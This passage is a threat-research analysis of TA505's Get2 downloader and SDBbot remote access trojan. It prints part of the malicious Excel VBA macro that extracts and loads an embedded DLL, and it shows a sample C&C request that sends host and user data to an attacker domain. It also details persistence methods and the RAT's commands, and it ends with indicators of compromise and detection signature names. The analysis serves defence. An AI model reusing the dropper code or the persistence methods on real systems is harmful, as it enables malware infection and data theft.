

Figure 8: Microsoft Excel spreadsheet with embedded Get2 downloader luring the user to open the document and enable macros.

Microsoft Excel Document Analysis

In addition to TA505's use of new malware, it should be noted that the new Get2 loader works in conjunction with a new Microsoft Excel macro. Get2 is embedded into the Microsoft Excel file as an object, which can be found as an image icon by scrolling through the document. It is extracted by the macro using the following logic (note that this is an analysis of the September 9 macro and incremental changes were introduced since):

- The original Microsoft Excel spreadsheet is copied into the **%TEMP%** directory
- The embedded object **"xl\embeddings\oleObject1[.]bin"** inside the Microsoft Excel spreadsheet is copied into the **%TEMP%** directory
- The DLL inside oleObject1.bin is extracted and copied into **%APPDATA%** by the **"ReadAndWriteExtractedBinFile"** function
- The DLL is loaded with **LoadLibraryA**
- The DLL's exported function, such as **"Get2"**, is run by the macro

An excerpt from the VBA code from the Microsoft Excel file that performs some of this is shown below. This code appears to be in part borrowed from a Stack Overflow article (except it works to extract a file starting with the "MZ" header instead of "PDF").

```
#End If

    On Error Resume Next
    Kill ZipName
    Kill ZipFolder & "\oleObject*.bin"

    Kill nm
    On Error GoTo 0

    ThisWorkbook.Sheets.Copy
    Application.DisplayAlerts = False
    ActiveWorkbook.SaveAs TempName, FileFormat:=51
    ActiveWorkbook.Close

     FileCopy TempName, ZipName

    Set oApp = CreateObject("Shell.Application")
    oApp.Namespace(ZipFolder).CopyHere oApp.Namespace(ZipName).items.Item("xl\embeddings\oleObject1.bin")
    ReadAndWriteExtractedBinFile ZipFolder + "\oleObject1.bin", nm, size, num

    ChDir (Environ("APPDATA"))
    Hwnd = LoadLibrary(nm)
    Get2

End Sub
Sub ReadAndWriteExtractedBinFile(s As String, nm As String, fl As Long, num As Integer)
```

Figure 9: Visual Basic macro code sample from the malicious Microsoft Excel spreadsheet used in conjunction with the Get2 downloader.

Get2 is a new downloader malware written in C++ and used in recent TA505 campaigns. The name is derived from the DLL export name used in the initial sample that was analyzed. Successive campaigns used different export names such as Amway, Hadno, Seven, and Wakeup.

The downloader collects basic system information and sends it via an HTTP POST request to a hardcoded command and control (C&C) server (Figure 10):

```
POST /r1 HTTP/1.1
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; .NET CLR 1.1.4322; .NET CLR
2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729; InfoPath.2; CIBA; MS-RTC LM 8)
Content-Length: 74
Host: windows-update-02-en.com

&D=eAIBfmt&U=kuBRNdQlY&OS=6.1&PR=EXCEL%2eEXE%7cKMS+Server+Service%2eexe%7c
```

Figure 10: Example Get2 C&C request

The POST data contains the following URL-encoded parameters:

- **D** - Computer name
- **U** - Username
- **OS** - Windows version
- **PR** - Pipe-delimited process list

Figures 11 and 12 depict some example responses from the C&C server:

```
HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: [redacted]
Content-Length: 95
Connection: keep-alive
Set-Cookie: ID=[redacted]

https://office365-en-gb.com/razda/affs; -fdsjhf34rffwew|https://office365-en-gb.com/razda/clsdd
```

Figure 11: Example Get2 C&C response

```
HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: [redacted]
Content-Length: 132
Connection: keep-alive
Set-Cookie: ID=[redacted]

https://windows-me-update.com/updates/1;RD86|https://windows-me-update.com/updates/2;RD64|https://windows-me-update.com/updates/cont
```

Figure 12: Example Get2 C&C response

The C&C response data is pipe-delimited and each section contains a payload URL and an optional argument delimited by a semicolon.

In earlier observed versions of Get2, it's payloads were executables run with the argument passed on the command line. In later samples, authors included additional code to check the argument for "RD86" and "RD64" (possibly short for "run DLL"). RD86 indicated the payload was a DLL to be injected and loaded. The system was also scheduled to reboot a random amount of time later (more on the reboot in the SDBbot section below). At the time of research, the RD64 code path had not been implemented, but will likely be similar to RD86 for 64-bit DLLs.

SDBbot Remote Access Trojan

SDBbot is a new remote access Trojan (RAT) written in C++ that has been delivered by the Get2 downloader in recent TA505 campaigns. Its name is derived from the debugging log file (sdb.log.txt) and DLL name (BotDLL[.]dll) used in the initial analyzed sample. It also makes use of application shimming [1] for persistence. SDBbot is composed of three pieces: an installer, a loader, and a RAT component.

Installer Component

The installer stores the RAT component in the registry and establishes persistence for the loader component. In the analyzed sample, the installer was named **"SdbInstallerDll[.]dll"**. Most of its important strings and data were XOR-encoded with a hardcoded 128-byte key.

A registry value is created at **"\SOFTWARE\Microsoft\<random 3 characters subkey>[random 1 character value name]"** in **HKEY_LOCAL_MACHINE** or **HKEY_CURRENT_USER** depending on user privileges. A binary blob is stored at the value and has the following structure:

- Copyright notice ("Copyright (C) Microsoft Corporation.")
- Loader shellcode (stored as a function in the installer)

- String consisting of **“<random 3 characters from registry subkey>0INIT”**
- Compressed RAT payload (stored in **“.data1”** PE section of the installer)

If the bot is running with a regular user privilege, persistence is established using the registry “Run” method. The loader DLL component is written to **“%APPDATA%\mswinload[.]dll”** and a **“mswinload”** value is added to the “Run” key to execute ordinal #1 of the DLL with **rundll32[.]exe.**

If the bot is running with admin privileges on a Windows version newer than Windows 7, persistence is established using the registry “image file execution options” method. The loader DLL component is written to **“%SYSTEM%\mswinload0[.]dll”** and added to the **“VerifierDlls”** value for **“winlogon[.]exe”.**

If the bot is running as admin on Windows XP or 7, persistence is established using application shimming [1]. It uses a method very similar to the one described by FireEye in their blog post “To SDB, Or Not To SDB: FIN7 Leveraging Shim Databases for Persistence” [3]. A shim database (SDB) is created (Figure 13) to patch **services[.]exe** with the loader code and then installed with **sdbinst[.]exe**:



Figure 13: Example shim database (SDB) created by SDBbot

All three of the persistence mechanisms require a reboot to take effect and there is no additional code to continue executing the loader and RAT components from the installer. Proofpoint researchers speculate that the reboot functionality in the Get2 downloader (described above) is used to continue SDBbot’s execution after installation in the TA505 campaigns.

Loader Component

In the registry-based persistence mechanisms, a separate loader DLL is used to execute the RAT payload. In the analyzed sample, the loader was named **“RegCodeLoader[.]dll”** and saved to disk as **“mswinload[.]dll”** or **“mswinload0[.]dll”**. The application shimming-based persistence doesn’t use a separate DLL, but the code it patches into **services[.]exe** is similar in functionality. In both cases the random registry key and value name is patched into the loader code.

The loader component reads the binary blob stored in the registry and starts executing the loader shellcode stored there. The shellcode decompresses the RAT payload then loads and executes the DLL.

RAT Component

In the analyzed sample the RAT component was named **"BotDLL[.]dll"**. It has some typical RAT functionality such as command shell, video recording of the screen, remote desktop, port forwarding, and file system access.

SDBbot stores its C&Cs in a plaintext string or file (**"ip.txt"**). It uses a plaintext protocol over TCP port 443; an example session is shown in Figure 14:



Figure 14: Example SDBbot C&C protocol

The bot starts the communication by sending and receiving an acknowledgment **DWORD: 0xC0DE0000**. It then continues by sending basic system information:

- **ver** - Likely malware version
- **domain** - Domain name
- **pc** - Computer name
- **geo** - Country code
- **os** - Windows version
- **rights** - User rights
- **proxyenabled** - Whether a proxy is configured

After the malware sends system information, the C&C server responds with a command DWORD. Depending on the command, the C&C server then sends additional arguments. Some of the commands (mostly the shell and video related ones) make use of 48-byte data structures to store various data. There are other commands which create, delete, and query the status of these data structures, so it is defined in Figure 15:

```
struct_48         struc ; (sizeof=0x30, mappedto_59)
index             dd ?
type              dd ?
socket            dd ?
file_pointer      dd ?
tag               dd ?
stdin_read        dd ?
stdin_write       dd ?
stdout_error_read dd ?
stdout_error_write dd ?
process_information dd ?
another_struct_48 dd ?
struct_12_event dd ?                    ; offset
struct_48         ends
```

Figure 15: 48-byte data structure used by some of the commands

The available commands are:

- **2** - Get subcommand from C&C:
  - **“cmd”** - Start a **cmd[.]exe** shell
  - **“shutdown_pc”** - Shutdown
  - **“reboot”** - Reboot
  - **“sleep utc”** - Set sleep time
  - **“video online”** - Get existing or create new video data structure
  - **“video stop”** - Set a “stop” event in video data structure
  - **“rdpwrap install”** - This command enables RDP in the registry, but despite its name does not install the RDP Wrapper [4]
  - **“rdpwrap uninstall”** - If RDP Wrapper [4] was installed, uninstall it
  - **“portforward”** - Setup a proxy between a target host and port and the C&C
  - **“run”** - Execute command via **cmd[.]exe**, but don’t send output to the C&C
  - **“runreflective”** - Download DLL from C&C, inject it into a freshly created rundll32[.]exe, and reflectively load it
  - **“keep_bot_online on”** - Sets a flag and sleep timeout
  - **“keep_bot_online off”** - Turns off a flag and sets sleep timeout to zero
- **4** - Send number, type, and index of data structures
- **5** - If shell or video recording is enabled, send shell output or screenshots to the C&C
- **11** - Send number, index, and tag of command shell data structures
- **12** - Write a command to a shell
- **13 / 32** - Create a new, empty data structure and send its index to the C&C

- **14** - Clean up and remove existing data structure
- **15** - Write file
- **23** - Get drive information or directory listing
- **24** - Read file
- **25** - Create directory
- **26** - Delete file
- **27** - Clean up and remove all data structures
- **31** - Exact functionality is unclear. It writes a file using two data structures: one associated with the file and other used for reading data from the C&C

Conclusion

TA505 has helped shape the threat landscape for years, largely because of the massive volumes associated with their campaigns through the end of 2017 and 2018. Over the last two years, Proofpoint researchers have observed TA505 and a number of other actors focus on downloaders, RATs, information stealers, and banking Trojans. With this recently observed October 2019 push by TA505 with attacks on a wide range of verticals and regions, the actor's usual "follow the money" behavioral pattern remains consistent. The new Get2 downloader, when combined with the SDBbot as its payload appears to be TA505's latest trick (or treat) for the Fall of 2019.

References

[1] https://attack.mitre.org/techniques/T1138/

[2] https://attack.mitre.org/techniques/T1060/

[3] https://www.fireeye.com/blog/threat-research/2017/05/fin7-shim-databases-persistence.html

[4] https://github.com/stascorp/rdpwrap

Indicators of Compromise (IOCs)

IOC	IOC Type	Description
https[://update365-office-ens[.com/rb8	URL	Get2 callback - 2019-09-09
update365-office-ens[.com|212.80.216[.172	domain|ip	Get2 C&C - 2019-09-09

0683d9f225d54d48081f53abd7d569b32bc153d98157a5a6b763bc3cf57a6ad6	sha256	Get2 - 2019-09-09
cfce53335bbe61de612353cdd83ce17953b1f230c576ed6de1463626aff9088e	sha256	Snatch (updated version) - 2019-09-19
37.59.52[.229:53	ip:port	Snatch C&C - 2019-09-19
f27c5375046c734dfe62d2efe936b92cd519da091d04f22db713514caafece2a	sha256	Get2 - 2019-09-20
https[://windows-update-sdfw[.com/trase	URL	Get2 callback - 2019-09-20
windows-update-sdfw[.com|167.114.194.56	domain|ip	Get2 C&C - 2019-09-20
34f3733177bbe3d7a8d793fe3c4fd82759519ddc6545b608613c81af9019a52d	sha256	FlawedGrace - 2019-09-20
https[://office365-update-en[.com/frey	URL	Get2 callback - 2019-09-27
https[://office365-update-eu[.com/frey	URL	Get2 callback - 2019-09-27
office365-update-en[.com|5.149.252[.171	domain|ip	Get2 C&C - 2019-09-27

office365-update-eu[.com|147.135.204[.64	domain|ip	Get2 C&C - 2019-09-27
e3ec2aa04afecc6f43492bfe2e0d271045ab693abfa332a2c89a5115ffe77653	sha256	FlawedGrace - 2019-09-27
en-gb-facebook[.com|95.169.190[.29	domain|ip	FlawedGrace C&C - 2019-09-20 > 27
4efcc22da094e876346cff9500e7894718c8b6402ff3735ea81a9e057d488849	sha256	FlawedAmmyy - 2019-09-27
102.130.114[.246	ip	FlawedAmmy C&C - 2019-09-24 > 2019-10-01
133121ea82269ec943847e04cb070109ca94612aed23a471868937f119ae8175	sha256	FlawedAmmyy - 2019-10-01
edb838be33fde5878010ca84fc7765c8ff964af9e8387393f3fa7860c95fc70b	sha256	SDBbot - 2019-10-07
9eaad594dd8038fc8d608e0c4826244069a7a016ffd8881d8f42f643c972630f	sha256	SDBbot - 2019-10-07
news-server-drm-google[.com|170.75.175[.209	domain|ip	SDBbot C&C - 2019-10-07
99c76d377e1e37f04f749034f2c2a6f33cb785adee76ac44edb4156b5cbbaa9a	sha256	SDBbot - 2019-10-08/09/10/11

6b3aa7a7a9771f7464263993b974c7ba233ec9bd445ea635e14a0764523cbef4	sha256	SDBbot - 2019-10-08/09/10/11
static-google-analtyic[.com|103.75.118[.231	domain|ip	SDBbot C&C - 2019-10-08/09/10/11
https[://windows-wsus-en[.com/version	URL	Get2 callback - 2019-10-01
windows-wsus-en[.com|192.99.211.205	domain|ip	Get2 C&C - 2019-10-01
https[://windows-msd-update[.com/2019	URL	Get2 callback - 2019-10-07
windows-msd-update[.com|94.44.166.189	domain|ip	Get2 C&C - 2019-10-07
windows-cnd-update.com|185.176.221.64	domain|ip	Serving Get2 payload - 2019-10-07
https[://windows-fsd-update[.com/2020	URL	Get2 callback - 2019-10-08
windows-fsd-update[.com|185.86.148.144	domain|ip	Get2 C&C - 2019-10-08
https://windows-sys-update[.com/2021	URL	Get2 callback - 2019-10-09

windows-sys-update[.com|195.123.228.14	domain|ip	Get2 C&C - 2019-10-09
f4fed12625e2b983b918f239bf74623746cfc6b874717e6d8dd502a45e073d32	sha256	Get2 - 2019-10-10
https[://windows-me-update[.com/2021	URL	Get2 callback - 2019-10-10
windows-me-update[.com|95.217.16[.248	domain|ip	Get2 C&C - 2019-10-10
84f7c3fcf3a53f37ecbb21d0b9368d332901fe8c3f06b3d1a92123479c567c95	sha256	Get2 - 2019-10-11
https[://windows-se-update[.com/2022	URL	Get2 callback - 2019-10-11
windows-se-update.com|185.238.3.76	domain|ip	Get2 C&C - 2019-10-11
https[://office365-eu-update[.com/2023	URL	Get2 callback - 2019-10-14
office365-eu-update[.com|45.8.126[.7	domain|ip	Get2 C&C - 2019-10-14
8916a09f205910759edb082175bf2808d2acae00c7ded5bb8c9c174f60ebe152	sha256	SDBbot - 2019-10-14
c2f99a2bba225fe3ab49cb952e418b2ab29ba7f2e34db6cf9bc51b0349d0acd8	sha256	SDBbot - 2019-10-14

drm-server13-login-microsoftonline[.]com|195.123.242[.250	domain|ip	SDBbot C&C 2019-10-14

ET and ETPRO Suricata/Snort Signatures

2028642 || ET TROJAN Possible Win32/Get2 Downloader Activity

2838412 || ETPRO TROJAN Win32/Get2 Downloader C&C Checkin

2025408 || ET TROJAN Win32/FlawedAmmyy RAT C&C Checkin

2026773 || ET TROJAN FlawedGrace CnC Activity

2838808 || ETPRO TROJAN Win32/SDBbot C&C Checkin
